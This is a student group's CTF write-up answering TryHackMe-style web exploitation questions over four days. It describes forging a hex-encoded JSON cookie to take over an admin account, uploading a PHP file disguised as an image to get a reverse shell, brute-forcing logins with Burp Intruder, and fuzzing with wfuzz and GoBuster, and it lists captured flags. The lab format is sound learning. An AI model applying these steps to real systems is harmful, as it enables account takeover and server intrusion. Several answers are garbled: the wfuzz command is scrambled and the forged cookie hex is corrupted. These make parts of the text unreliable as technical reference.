

PSP0201

WEEK 2

WRITEUP

Group Name: Draco Malfoy


Aqra Alisa binti Rashidi	1211103093
Nurul Aqilah binti Mohd Shariff	1211103097
Nur Inqsyira binti Zamri	1211103098
Siti Nur Amirah binti Zuraihan	1211102093

DAY 1: [Web Exploitation] A Christmas Crisis

Question 1:

Q1: Inspect the website. What is the title of the website?


= <title>Christmas Console</title>



Question 2:

Q2: What is the name of the cookie used for authentication?


= auth



Question 3:

Q3: In what format is the value of this cookie encoded?

= hexadecimal



Question 4:

Q4: Having decoded the cookie, what format is the data stored in?

=JSON

Question 5:

Q5: What is the value for the company field in the cookie?

=

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e797d

Question 6:

Q6: What is the other field found in the cookie?


=username

Question 7:

Q7: What is the value of Santa's cookie?

=


7b22636fd70616e79223a22546865204265737420466573746976616c20436fd70616e79222c2022757365726e616d65223a2273616e7461227d



Question 8:

Q8: What is the flag you're given when the line is fully active?

= THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWZhYmQy}



Thought Process/ Methodology: (Day 1)


First and foremost, we are opening our machine via Attackbox. Then, go to Firefox to type out the stated IP address. We were shown a login page. After successfully registered our accounts, we then proceeded to login. To view the site cookie, we continue open the browser's developer tool located at the right-hand side of the page and head to storage tab. Analysing up the cookie value, we found it to be a hexadecimal value. We then straight to offline Cyberchef to convert the copied value from cookie. We obtain a JSON statement with the username element. Using Cyberchef, we altered the username to "santa" as per question's request: the administrator account, and converted it back to hexadecimal. Next, we replaced the cookie value with the converted one. After refreshed the page, we are now in santa's page and continue enable every control to get the flag.

DAY 2: [Web Exploitation] The Elf Strikes Back!

Question 1:

Q1: What string of text needs adding to the URL to get access to the upload page?


= ?id=ODIzODI5MTNiYmYw



Question 2:

Q2: What type of file is accepted by the site?


= image



Question 3:

Q3: In which directory are the uploaded files stored?

= /uploads/




Name	Last modified	Size	Description
Parent Directory			
shell.jpeg.php	2022-06-16 23:23	5.4K	



Question 4:


Q4: Read up on netcat's parameter explanations. Match the parameter with the explanation below.



Question 5:

Q5: What is the flag in /var/www/flag.txt?

= THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}



Thought Process/ Methodology: (Day 2)

First and foremost, we are opening our machine via Attackbox. Then, go to Firefox to type out the stated IP address. We have to note down our ID number and navigate to the displayed IP address in our browser. After validated, we were shown submit file page. In order to check what type of file is accepted, we have to go to view source page. Next we navigate our IP address to uploads page by using /uploads/. Then, we have to submit file and activate reverse shell and catch it in a netcat listener. After that, we type /var/www/flag.txt and we got the flag.

DAY 3: [Web Exploitation] Christmas Chaos

Question 1:

Q1: What is the name of the botnet mentioned in the text that was reported in 2018?

=Mirai

Question 2:

Q2: How much did Starbucks pay in USD for reporting default credentials according to the text?

=250

Question 3:

Q3: Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

=agent-l8

Question 4:

Q4: Examine the options on FoxyProxy on Burp. What is the port number for Burp?

=8080

Question 5:


Q5: Examine the options on FoxyProxy on Burp. What is the proxy type?

=HTTPS

Question 6:

Q6: Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?


=%50%53%50%30%32%30%31



Question 7:

Q7: Look at the list of attack type options on intruder. Which of the following options matches the one in the description?


=Cluster Bomb



Question 8:

Q8: What is the flag?

=THM{885ffab980e049847516f9d8fe99ad1a}



Thought Process/ Methodology: (Day 3)

First of all, we are opening our machine via Attackbox. Then, go to Firefox to type out the stated IP address. We are directed to sign in page. We start the burpsuite, then click foxy proxy to turn burp on. Next, press the button "intercept is on" and forward. We continue to sign in and click intruder, attack and position. We choose "cluster bomb" attack type. After that, we set up the 'payloads' and testing every single username with every single password and we get the flag.

DAY 4: [Web Exploitation] Santa's watching

Question 1:

Q1: Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

= big.txt-c -z file, wfuzzhttp://breed.xyz/api.shibes?php=FUZZ

Question 2:

Q2: Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?


=site-log.php



Question 3:

Q3: Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

